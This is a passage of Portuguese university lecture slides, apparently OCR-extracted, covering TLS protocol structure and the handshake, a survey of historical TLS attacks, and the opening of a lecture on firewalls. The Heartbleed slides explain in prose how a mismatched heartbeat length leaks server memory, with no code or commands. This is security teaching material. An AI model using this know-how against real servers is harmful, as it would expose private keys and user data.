  - Como o TLS protege o **TCP**, ele pode ser empregado por **qualquer aplicação** que execute sobre o TCP (ex: FTP, SMTP, etc.).
- **Interface para o Desenvolvedor (API)**
  - O TLS provê uma Interface de Programação de Aplicações (API) com Sockets, muito semelhante à API de Sockets do TCP.
  - Para usar o TLS, a aplicação simplesmente inclui as classes ou bibliotecas SSL/TLS.
- **Localização na Pilha de Protocolos**
  - Tecnicamente, o TLS reside na **Camada de Aplicação**.
  - Do ponto de vista do **desenvolvedor**, ele é visto como um **protocolo de transporte** que provê serviços do TCP aprimorados com serviços de segurança.
  - (Conforme Figura 8.24: TLS fica entre a Aplicação e o TCP).




Figura 8.24 Embora o TLS resida tecnicamente na camada de aplicação, do ponto de vista do desenvolvedor, ele é um protocolo da camada transporte.

Arquitetura do TLS

- O TLS é projetado para **usar o TCP** para prover um serviço seguro, confiável (reliable) e fim-a-fim.
- O TLS não é um protocolo único, mas sim **duas camadas** de protocolos.
- **Camada 1: O Protocolo de Registro (Record Protocol)**
  - Fica "em cima" do TCP.
  - Fornece os serviços básicos de segurança (criptografia, integridade) para os protocolos da camada superior.
- **Camada 2: Protocolos Superiores (Gerenciamento TLS)**
  - São protocolos **específicos do TLS**, usados na **gestão** das trocas TLS.
  - São três protocolos que rodam "em cima" do Record Protocol:
    - Protocolo Handshake (Handshake Protocol)
    - Protocolo de Troca de Especificação de Cifra (Change Cipher Spec Protocol)
    - Protocolo de Alerta (Alert Protocol)
- **Camada de Aplicação (Exemplo)**
  - O **HTTP** (Hypertext Transfer Protocol), usado para interação Web cliente/servidor, pode operar "em cima" do TLS.

A pilha SSL/TLS




Figure 22.4 SSL/TLS Protocol Stack

Conceitos Importantes: Conexão TLS vs. Sessão TLS

- Existem dois conceitos centrais: Conexão e Sessão.
- **Conexão (Connection)**
  - É um transporte (no sentido OSI) que provê um serviço.
  - No TLS, é uma relação *peer-to-peer*.
  - As conexões são **transitórias** (passageiras).
  - **Toda conexão está associada a UMA sessão.**
- **Sessão (Session)**
  - É uma associação entre um cliente e um servidor.
  - Criada pelo **Handshake Protocol**.
  - Define um conjunto de **parâmetros de segurança criptográficos** (chaves, algoritmos, etc.).
  - Estes parâmetros podem ser **compartilhados** entre múltiplas conexões.
  - **Objetivo:** Evitar a negociação (cara) de novos parâmetros de segurança para cada nova conexão.
- **Relacionamento:**
  - Pode haver **múltiplas conexões seguras** entre um cliente e um servidor.
  - Na prática, essas múltiplas conexões compartilham (reutilizam) os parâmetros de uma **única sessão**.

O protocolo de registro do TLS




Figure 22.5 **TLS Record Protocol Operation**

Protocolo de Registro TLS (Record Protocol): Serviços

- O Protocolo de Registro (SSL/TLS Record Protocol) provê dois serviços básicos para as conexões TLS:
- **1. Confidencialidade (Sigilo)**
  - O Protocolo Handshake (visto mais tarde) define uma **chave secreta compartilhada**.
  - Esta chave é usada para **criptografia simétrica** dos payloads (dados) do TLS.
- **2. Integridade da Mensagem**
  - O Protocolo Handshake também define (outra) **chave secreta compartilhada**.
  - Esta chave é usada para formar um **MAC (Message Authentication Code)**.
- **Tipos de Conteúdo (Content Types) transportados:**
  - *change_cipher_spec* (Protocolo de Gerenciamento TLS)
  - *alert* (Protocolo de Gerenciamento TLS)
  - *handshake* (Protocolo de Gerenciamento TLS)
  - *application_data* (Dados da Aplicação, ex: HTTP).
- **Obs:** O conteúdo de *application_data* é **opaco** para o TLS (ele não sabe o que é HTTP, apenas o protege).

Protocolo Change Cipher Spec

- Esse protocolo utiliza o Protocolo de Registro (TLS Record Protocol).
- É o **mais simples** de todos os protocolos de gerenciamento do TLS.
- **Estrutura do Protocolo:**
  - Consiste em uma **única mensagem**.
  - Essa mensagem contém apenas **um byte**.
  - O valor desse byte é **1**.
- **Finalidade (Ação Chave):**
  - A sua única finalidade é sinalizar uma transição.
  - A mensagem "Change Cipher Spec" **NÃO** é parte do Handshake, mas sim um sinal *entre* fases.
- **O Que a Mensagem Causa?**
  - Atualiza (ativa) o `cipher suite` a ser usado nesta conexão a partir deste ponto.


Protocolo de Alerta (Alert Protocol)

- **Finalidade:** Usado para transmitir alertas relacionados ao TLS para o outro lado.
- **Segurança:** Assim como os dados da aplicação, as mensagens de alerta são **comprimidas e criptografadas**.
- **Estrutura da Mensagem (2 bytes):**
  - **Primeiro Byte (Severidade):**
    - 'warning(1)': Um aviso (não fatal).
    - 'fatal(2)': Um erro fatal.
  - **Segundo Byte (Código):**
    - Indica o alerta específico (ex: 'bad_record_mac', 'close_notify').
- **Consequência de Alertas Fatais:**
  - Se o nível for 'fatal', o TLS **termina a conexão imediatamente**.
  - Outras conexões na mesma *sessão* podem continuar.
  - Nenhuma *nova conexão* pode ser estabelecida nesta *sessão*.
- **Exemplos de Alertas:**
  - **Exemplo Fatal:** 'incorrect MAC' (MAC incorreto).
  - **Exemplo Não Fatal (Warning):** 'close_notify' (notifica o destinatário que o remetente não enviará mais mensagens nesta conexão).

Protocolo Handshake (Handshake Protocol)


- É a parte **mais complexa** do TLS.
- Usado **antes** que quaisquer dados da aplicação sejam transmitidos.
- **Permite que o Servidor e o Cliente:**
  - Autentiquem-se mutuamente (especialmente o servidor ao cliente).
  - Negociem um algoritmo de **criptografia**.
  - Negociem um algoritmo de **MAC** (integridade).
  - Negociem as **chaves criptográficas** a serem usadas para proteger os dados.
- Consiste em uma série de mensagens trocadas entre cliente e servidor, divididas em quatro fases (conforme Figura 22.6).

Protocolo Handshake do TLS



2.6 **Handshake Protocol Action**


Protocolo Handshake do TLS (zoom 1)



Phase 1
Establish security capabilities, including protocol version, session ID, cipher suite, compression method, and initial random numbers.

Phase 2
Server may send certificate, key exchange, and request certificate. Server signals end of hello message phase.

Protocolo Handshake do TLS (zoom 2)



2.6 **Handshake Protocol Action**

As Quatro Fases do Handshake (Visão Geral)

- O protocolo consiste em uma série de mensagens trocadas.
- A troca pode ser vista como tendo quatro fases distintas:
- **Fase 1: Iniciação e Capacidades**
  - Inicia a conexão lógica (`client_hello`, `server_hello`).
  - Estabelece as capacidades de segurança (o que ambos suportam).
- **Fase 2: Autenticação do Servidor**
  - O servidor envia seu certificado e (possivelmente) informações de chave.
  - Termina com `server_done`.
- **Fase 3: Resposta do Cliente**
  - O cliente verifica o servidor e envia suas informações de chave (ex: `ClientKeyExchange`).
- **Fase 4: Finalização**
  - Completa a configuração da conexão segura, ativando os novos parâmetros (`ChangeCipherSpec`, `Finished`).

Handshake - Fase 1 (Início: Client Hello)

- A troca é iniciada pelo **cliente**, que envia uma mensagem `client_hello`.
- **Parâmetros do `client_hello`:**
- **Version:** A **versão mais alta** do TLS que o cliente entende.
- **Random:** Uma estrutura aleatória gerada pelo cliente.
  - Composição: 32-bit timestamp + 28 bytes aleatórios (de um gerador seguro).
  - Usado para prevenir ataques de *replay*.
- **Session ID:**
  - **Valor diferente de zero:** Cliente deseja atualizar parâmetros de uma conexão existente ou criar nova conexão nesta sessão (retomada de sessão).
  - **Valor zero:** Cliente deseja estabelecer uma nova conexão em uma nova sessão.
- **CipherSuite:**
  - Uma **lista** das combinações de algoritmos criptográficos que o cliente suporta.
  - Em **ordem decrescente de preferência**.
  - Cada item define: algoritmo de troca de chave E um CipherSpec (algoritmo de cifra/MAC).
- **Compression method:** Lista de métodos de compressão suportados.

Handshake - Fase 1 (Resposta: Server Hello)

- Após enviar o `client_hello`, o cliente aguarda a resposta.
- O servidor responde com uma mensagem `server_hello`.
- **Conteúdo do `server_hello`:**
  - Contém os **mesmos parâmetros** do `client_hello`.
  - **Porém:** O servidor agora **selecionou UMA opção** de cada lista (as que serão usadas).
  - **Version:** A versão que será usada (escolhida pelo servidor).
  - **Random:** O valor aleatório do **servidor**.
  - **Session ID:** O ID da sessão (se for retomada ou nova).
  - **CipherSuite:** A **única** suíte de cifras (escolhida pelo servidor) que será usada.
  - **Compression method:** O **único** método (escolhido pelo servidor) que será usado.

Handshake - Fase 2 (Autenticação do Servidor)

- Os detalhes desta fase dependem do esquema de criptografia de chave pública (definido no CipherSuite).
- **O que o servidor envia (após o `server_hello`):**
- **1. Certificado (Certificate):**
  - (Quase sempre) O servidor envia seu certificado digital para o cliente se autenticar.
- **2. Informação de Chave (ServerKeyExchange):**
  - (Opcional) Pode enviar informações adicionais de chave (ex: parâmetros Diffie-Hellman).
- **3. Solicitação de Certificado (CertificateRequest):**
  - (Opcional) O servidor pode solicitar um certificado do cliente (para autenticação mútua).
- **4. Fim da Mensagem (Server Done):**
  - **Sempre obrigatória.**
  - O servidor envia a mensagem `server_done`.
  - Indica o fim do "olá" do servidor e mensagens associadas.
  - Após enviar, o servidor aguarda a resposta do cliente.

Handshake - Fase 3 (Resposta do Cliente)

- Após receber o `server_done` do servidor:
- **1. Verificação (Ações do Cliente):**
  - O cliente deve verificar se o servidor forneceu um **certificado válido** (se foi exigido).
  - O cliente deve checar se os parâmetros do `server_hello` (CipherSuite, etc.) são aceitáveis.
- **2. Envio de Mensagens (Ações do Cliente):**
  - Se tudo estiver satisfatório, o cliente envia uma ou mais mensagens ao servidor.
  - (Ex: `ClientKeyExchange` - contendo o "pre-master secret" criptografado com a chave pública do servidor).
  - (Ex: `CertificateVerify` - se o servidor solicitou um certificado do cliente e o cliente está respondendo).

Handshake - Fase 4 (Finalização - Ativação)

- **1. Ação do Cliente:**
  - Envia a mensagem `change_cipher_spec`.
  - (Esta mensagem usa o *Change Cipher Spec Protocol*, não o Handshake Protocol).
  - Ação: Copia o CipherSpec *pendente* (negociado) para o CipherSpec *atual* (em uso).
  - Imediatamente, envia a mensagem `finished`.
  - **Importante:** A mensagem `finished` já é enviada usando os **novos** algoritmos, chaves e segredos.
  - A `finished` verifica se a troca de chaves e a autenticação foram bem-sucedidas.
- **2. Ação do Servidor (em resposta):**
  - Envia sua própria mensagem `change_cipher_spec`.
  - Transfere o CipherSpec pendente para o atual.
  - Envia sua própria mensagem `finished` (também já criptografada).
- **3. Conclusão:**
  - Neste ponto, o handshake está completo.
  - Cliente e servidor podem começar a trocar dados da camada de aplicação (HTTP) de forma segura.

Protocolo Heartbeat: Definição e Contexto

- **O que é um "Heartbeat"?** (Contexto Geral)
  - Um sinal periódico (hardware ou software) usado para indicar operação normal ou para sincronizar partes de um sistema.
- **O que é um "Protocolo Heartbeat"?**
  - Usado para monitorar a **disponibilidade** de uma entidade de protocolo (verificar se o outro lado está "vivo").
- **No contexto SSL/TLS:**
  - Foi definido em 2012 na **RFC 6250**.
  - Nome oficial: "Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS) Heartbeat Extension".

Protocolo Heartbeat: Propósitos

- O heartbeat serve a dois propósitos principais:
- **Propósito 1: "Keep-Alive" (Verificação de Atividade)**
  - Assegura ao remetente que o destinatário ainda está "vivo".
  - É útil mesmo que não tenha havido atividade (envio de dados da aplicação) sobre a conexão TCP subjacente por um tempo.
- **Propósito 2: "Firewall Traversal" (Evitar Ociosidade)**
  - Gera atividade (tráfego) na conexão durante períodos ociosos (idle).
  - **Objetivo:** Evitar o fechamento da conexão por *firewalls* que não toleram conexões ociosas.

Protocolo Heartbeat: Operação e Negociação

- **Posição na Pilha:**
  - Roda "em cima" (on top) do Protocolo de Registro TLS (TLS Record Protocol).
- **Tipos de Mensagem (2):**
  - 'heartbeat_request'
  - 'heartbeat_response'
- **Negociação (Como é ativado?):**
  - O uso do Heartbeat é estabelecido durante a **Fase 1 do Protocolo Handshake**.
  - Cada lado (peer) indica se suporta heartbeats.
  - Se suportado, o lado indica seu modo de operação:

  Modo 1 Disposto a *receber requests* e *responder* com responses.

  Modo 2 Disposto *apenas a enviar* requests.

Protocolo Heartbeat: Estrutura da Mensagem

- **Fluxo:**
  - Uma ‘heartbeat_request‘ pode ser enviada a qualquer momento.
  - Ao receber um *request*, o receptor deve responder *prontamente* com um ‘heartbeat_response‘.
- **Conteúdo da Mensagem `request`:**
  - **Payload (Carga Útil):**
    - Um conteúdo **aleatório**.
    - Tamanho: entre 16 bytes e 64 Kbytes.
  - **Payload Length (Comprimento):** O tamanho do payload.
  - **Padding (Preenchimento):** Um conteúdo aleatório adicional.
- **Requisito da Mensagem `response`:**
  - Deve incluir uma **cópia exata** do *payload* recebido no *request*.
- **Uso do Padding:**
  - Permite a descoberta de Path MTU (PMTU).
  - (Enviando *requests* com *padding* crescente até que a resposta falhe).

Ataques SSL/TLS: Introdução e Evolução

- Desde a introdução do SSL (1994) e a padronização do TLS, inúmeros ataques foram criados.
- **Ciclo de Ameaça e Resposta:**
  - A aparição de cada ataque necessitou mudanças (contramedidas) no protocolo, nas ferramentas de criptografia ou nas implementações.
- **Categorias Gerais de Ataque:**
  - 1. Ataques ao Protocolo Handshake.
  - 2. Ataques aos protocolos de Registro (Record) e Dados da Aplicação.
  - 3. Ataques à PKI (Infraestrutura de Chave Pública).
  - 4. Outros ataques (ex: DoS).
- **A Realidade dos Protocolos de Internet:**
  - Um protocolo "perfeito" ou implementação "perfeita" nunca é alcançado.
  - A evolução dos protocolos é determinada por um constante "vai-e-vem" (back-and-forth) entre ameaças e contramedidas.

Categoria 1: Ataques ao Protocolo Handshake

- **Objetivo:** Compromoter o Handshake Protocol.
- **Exemplo (1998, [BLEI98]):**
  - Apresentada uma abordagem baseada na exploração da **formatação e implementação** do esquema de criptografia RSA.
- **Evolução do Ataque:**
  - À medida que as contramedidas eram implementadas, o ataque foi **refinado e ajustado** (ex: [BARD12]).
  - **Objetivo do Refinamento:** Não apenas burlar as contramedidas, mas também **acelerar** o tempo do ataque.

Categoria 2: Ataques aos Protocolos de Registro e Aplicação (BEAST)

- Diversas vulnerabilidades foram descobertas nestes protocolos, levando a *patches* (correções).
- **Exemplo 1: BEAST (2011)**
  - (Browser Exploit Against SSL/TLS) - por Thai Duong e Juliano Rizzo [GOOD11].
  - Transformou o que era considerado apenas uma vulnerabilidade **teórica** em um ataque **prático**.
  - **Tipo de Ataque:** *Chosen-Plaintext Attack* (Ataque de Texto Plano Escolhido).
  - (O atacante monta o ataque escolhendo um "palpite" (guess) para o texto plano associado a um texto cifrado conhecido).
  - **Contramedida:** Patches subsequentes foram capazes de bloquear este ataque.

Categoria 2: Ataques (Continuação - CRIME)

- **Exemplo 2: CRIME (2012)**
  - (Compression Ratio Info-leak Made Easy) - pelos mesmos autores do BEAST [GOOD12b].
  - **Como Funciona:** Explora uma vulnerabilidade quando a **compressão de dados** é usada juntamente com o TLS.
  - **Resultado:** Permite ao atacante recuperar o conteúdo de *web cookies*.
  - **Ameaça Principal:** Se usado para recuperar cookies de autenticação secretos, permite ao atacante realizar **sequestro de sessão (session hijacking)**.

Categoria 3: Ataques à PKI (Infraestrutura de Chave Pública)

- **Vulnerabilidade:** A atividade de verificar a **validade de certificados X.509** está sujeita a ataques.
- **Exemplo (2012, [GEOR12]):**
  - Demonstrou que bibliotecas SSL/TLS populares sofriam de implementações **vulneráveis de validação de certificados**.
  - Foram reveladas fraquezas no código-fonte de:
    - OpenSSL
    - GnuTLS
    - JSSE (Java)
    - ApacheHttpClient
    - cURL
    - PHP, Python
    - E aplicações construídas sobre elas.

Categoria 4: Outros Ataques (Ex: DoS)

- Refere-se a ataques que não se encaixam nas categorias anteriores [MEYE13].
- **Exemplo: Ataque de Negação de Serviço (DoS) (2011)**
  - Anunciado pelo grupo hacker "The Hackers Choice" [KUMA11].
  - **Como Funciona:** Cria uma carga de processamento pesada no servidor, **sobrecarregando-o com requisições de handshake** SSL/TLS.
  - (Usando o estabelecimento de novas conexões ou a "renegociação" (renegotiation)).
  - **Por que Funciona (Assimetria):** A maioria da computação (CPU) durante um handshake é feita pelo **servidor**, não pelo cliente.
  - **Resultado:** O servidor é forçado a computar continuamente números aleatórios e chaves, levando à exaustão de recursos (DoS).

Ataque: Heartbleed (2014)

- Uma das vulnerabilidades TLS potencialmente **mais catastróficas** já descobertas.
- **Onde:** Encontrado na popular biblioteca *open-source* **OpenSSL**.
- **O Quê:** Um bug (falha) na implementação do **Protocolo Heartbeat** (RFC 6250).
- **Ponto Crítico:**
  - **NÃO** foi uma falha de design (design flaw) na especificação do TLS ou do Heartbeat.
  - Foi um **erro de programação** (programming mistake) específico da biblioteca OpenSSL.

Heartbleed: A Natureza da Vulnerabilidade

- **Revisão do Heartbeat (Comportamento Esperado):**
  - O Cliente envia um `heartbeat_request`.
  - O *request* contém um campo **Payload Length** (L) e um **Payload** (P).
  - O Servidor deve responder com uma **cópia exata** do Payload (P).
- **A Falha de Programação (O Bug):**
  - O software OpenSSL (versão vulnerável) **NÃO CHECAVA** se o tamanho real (bytes) do *payload* recebido era igual ao valor no campo *Payload Length*.
- **O Vetor de Ataque (Exploit):**
  - Um adversário envia um `heartbeat_request` malicioso:
  - Define o **Payload Length** = 64 KB (o máximo).
  - Envia um **Payload** real de apenas 16 bytes (o mínimo).

Heartbleed: O Mecanismo do Vazamento (O Exploit)

- **1. Alocação (No Servidor):**
  - O servidor (vulnerável) recebe o *request*.
  - Ele lê o **Payload Length (64 KB)** e aloca um *buffer* de memória deste tamanho (64 KB).
- **2. Cópia (O Bug):**
  - O servidor copia o *payload* recebido (os **16 bytes** reais) para o início deste buffer.
  - **O Problema:** Os 63.9 KB restantes do buffer **não são sobrescritos** (not overwritten).
  - Este espaço (quase 64 KB) contém o que quer que estivesse na memória RAM do servidor naquele momento (lixo de memória).
- **3. A Resposta (O Vazamento):**
  - O servidor, obedecendo o protocolo, prepara uma `heartbeat_response`.
  - Ele lê o **Payload Length (64 KB)** do *request* original e envia de volta **64 KB** de dados do buffer.
  - **Resultado:** O atacante recebe seus 16 bytes + 63.9 KB de **dados da memória do servidor**.

Heartbleed: O Impacto Catastrófico

- **Uma "Falha Espetacular":**
  - Ataques repetidos resultam na exposição de grandes quantidades de memória do sistema vulnerável.
- **O que a memória (não sobrescrita) poderia conter?**
  - **Chaves Privadas** (a "joia da coroa" de um servidor SSL).
  - Informações de identificação de usuário.
  - Dados de autenticação (cookies de sessão).
  - Senhas, e outros dados sensíveis.
- **A Tempestade Perfeita:**
  - **Longo Período de Exposição:** O bug não foi descoberto por vários anos.
  - **Ataque Fácil:** O *exploit* é trivial de implementar.
  - **Sem Vestígios:** O ataque não deixa rastros (logs) de que ocorreu.
- **A Escala do Problema:**
  - OpenSSL era a implementação de TLS **mais usada** no mundo.
  - Afetou finanças, bancos, e-mail, redes sociais e governos.
  - Estimativa (na época): Mais de **dois terços (2/3)** dos servidores Web da Internet usavam OpenSSL [GOOD14].

Aula 14 - Firewalls

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026




Figure 9.3 **A VPN Security Scenario**

O que são Firewalls

- Firewalls são um meio **eficaz** de proteger um sistema local ou uma rede contra ameaças de segurança baseadas em rede.
- **O Dilema (O Balanço):**
  - **Proteger** os ativos internos contra ameaças.
  - Ao mesmo tempo, **permitir** o acesso ao mundo exterior (WANs e Internet).
- **9.1 A Necessidade de Firewalls**
  - A necessidade de firewalls é resultado direto da **evolução** constante dos sistemas de informação em corporações, agências governamentais e outras organizações.

A Necessidade de Firewalls: Evolução dos Sistemas (Parte 1)

- Desenvolvimentos notáveis na evolução dos sistemas:
- **1. Sistema Centralizado (Mainframe)**
  - Um mainframe central suportando terminais diretamente conectados.
- **2. Redes Locais (LANs)**
  - Interconectando PCs e terminais entre si e ao mainframe.
- **3. Rede Local Corporativa (Premises Network)**
  - Consiste em várias LANs, interconectando PCs, servidores e (talvez) mainframes.

A Necessidade de Firewalls: Evolução dos Sistemas (Parte 2)

- Desenvolvimentos notáveis (continuação):
- **4. Rede Corporativa Ampla (Enterprise-wide)**
  - Múltiplas redes locais (premises) geograficamente distribuídas.
  - Interconectadas por uma **WAN privada**.
- **5. Conectividade com a Internet**
  - As várias redes locais (premises) se conectam à Internet (além da WAN privada).
- **6. Computação em Nuvem (Enterprise Cloud)**
  - Servidores virtualizados em data centers.
  - Provendo serviços internos (organizacionais) e externos (acessíveis pela Internet).

O Dilema da Conectividade com a Internet

- **A Realidade Atual:**
  - A conectividade com a Internet **não é mais opcional** para a maioria das organizações.
  - A informação e os serviços disponíveis são essenciais.
  - Usuários internos (indivíduos) precisam e desejam o acesso à Internet.
- **O Problema (A Ameaça):**
  - Embora o acesso à Internet traga benefícios, ele **permite ao mundo exterior** alcançar e interagir com os ativos da rede local.
  - Isso cria uma ameaça significativa para a organização.
- **Por que a Segurança por Máquina não é Suficiente?**
  - É possível equipar cada workstation e servidor com segurança forte (ex: proteção contra intrusão).
  - **Porém:** Isso pode **não ser suficiente** e, em alguns casos, **não é custo-efetivo**.
- **Conclusão:** A necessidade de uma solução de perímetro (Firewall).

O Desafio da Segurança Apenas no Hospedeiro (Host-Based)

- Considere uma rede com centenas ou milhares de sistemas.
  - Executando vários sistemas operacionais (diferentes versões de Windows, MacOS, Linux).
- **O Problema (Desafio de Escala):**
  - Quando uma falha de segurança é descoberta, **cada** sistema potencialmente afetado deve ser atualizado (patched).
  - Isso requer um gerenciamento de configuração escalável e *patching* agressivo para funcionar.
  - É difícil, embora possível e necessário se for a *única* defesa.
- **A Alternativa (ou Complemento): O Firewall**
  - Uma alternativa amplamente aceita para os serviços de segurança baseados em host.

Firewall: A Defesa de Perímetro

- **Posicionamento:**
  - Inserido **entre** a rede local (premises) e a Internet.
- **Objetivo Principal:**
  - Estabelecer um **link controlado**.
  - Erguer um "muro" de segurança externo, ou **perímetro**.
  - Proteger a rede local de ataques baseados na Internet.
- **O Conceito de "Ponto de Gargalo" (Choke Point)**
  - Fornece um **ponto único** onde a segurança e a auditoria podem ser impostas.
- **Implementação:**
  - Pode ser um único sistema de computador.
  - Ou um conjunto de dois ou mais sistemas que cooperam.
- **Resultado: Defesa em Profundidade**
  - O firewall fornece uma **camada adicional de defesa**, isolando os sistemas internos.
  - Segue a doutrina militar clássica de "defesa em profundidade" (defense in depth).

Objetivos de Design do Firewall (Segundo [BELL94])

- **1. Centralização do Tráfego:**
  - **Todo** o tráfego (de dentro para fora e vice-versa) **deve passar** através do firewall.
  - *Como isso é alcançado?* Bloqueando fisicamente todo o acesso à rede local, **exceto** pela via do firewall.
- **2. Controle de Autorização:**
  - **Apenas** o tráfego autorizado, conforme definido pela **política de segurança local**, terá permissão para passar.
- **3. Imunidade do Próprio Firewall:**
  - O próprio firewall deve ser **imune à penetração**.
  - *Como isso é alcançado?* Implica o uso de um *hardened system* (sistema reforçado) com um sistema operacional seguro.

O Papel Crítico da Política de Acesso

- Um componente crítico no planejamento e implementação de um firewall é a especificação de uma **Política de Acesso** (Access Policy) adequada.
- **O que é a Política de Acesso?**
  - Lista os tipos de tráfego **autorizados** a passar pelo firewall.
  - Define critérios baseados em:
    - Faixas de endereço (Address ranges)
    - Protocolos
    - Aplicações
    - Tipos de conteúdo (Content types)
- **Desenvolvimento da Política:**
  - **Origem:** Deve ser desenvolvida a partir da **avaliação de risco** (risk assessment) e da política de segurança da informação da organização.
  - **Processo:** Inicia com uma especificação ampla (quais tipos de tráfego a organização *precisa* suportar).
  - **Refinamento:** É então refinada para detalhar os **elementos de filtro** (filter elements) específicos.
  - **Implementação:** Finalmente, é implementada na topologia de firewall apropriada.

Características da Política de Acesso (NIST SP 800-41) - Parte 1

- O NIST SP 800-41 lista características que a política de acesso pode usar para filtrar tráfego:
- **Valores de Endereço IP e Protocolo**
  - Controla o acesso com base em: endereços de origem/destino, números de porta, direção do fluxo (inbound/outbound).
  - Usado por: **Filtros de Pacotes** e **Stateful Inspection Firewalls**.
  - Objetivo: Limitar o acesso a serviços específicos.
- **Protocolo da Aplicação**
  - Controla o acesso com base nos dados autorizados do protocolo da aplicação.
  - Usado por: **Application-Level Gateway** (Proxy).
  - Ex: Checar e-mail (SMTP) para spam, ou requisições (HTTP) para sites autorizados.

Características da Política de Acesso (NIST SP 800-41) - Parte 2

- **Identidade do Usuário (User Identity)**
  - Controla o acesso com base na identidade do usuário.
  - Típico para usuários internos (*inside users*).
  - Requer autenticação segura (ex: IPsec).
- **Atividade da Rede (Network Activity)**
  - Controla o acesso com base em considerações como:
    - **Hora da requisição** (ex: apenas em horário comercial).
    - **Taxa de requisições** (ex: para detectar tentativas de *scanning*).
    - Outros padrões de atividade.


Capacidades do Firewall: O que Esperar

- **1. Ponto de Gargalo Único (Single Choke Point)**
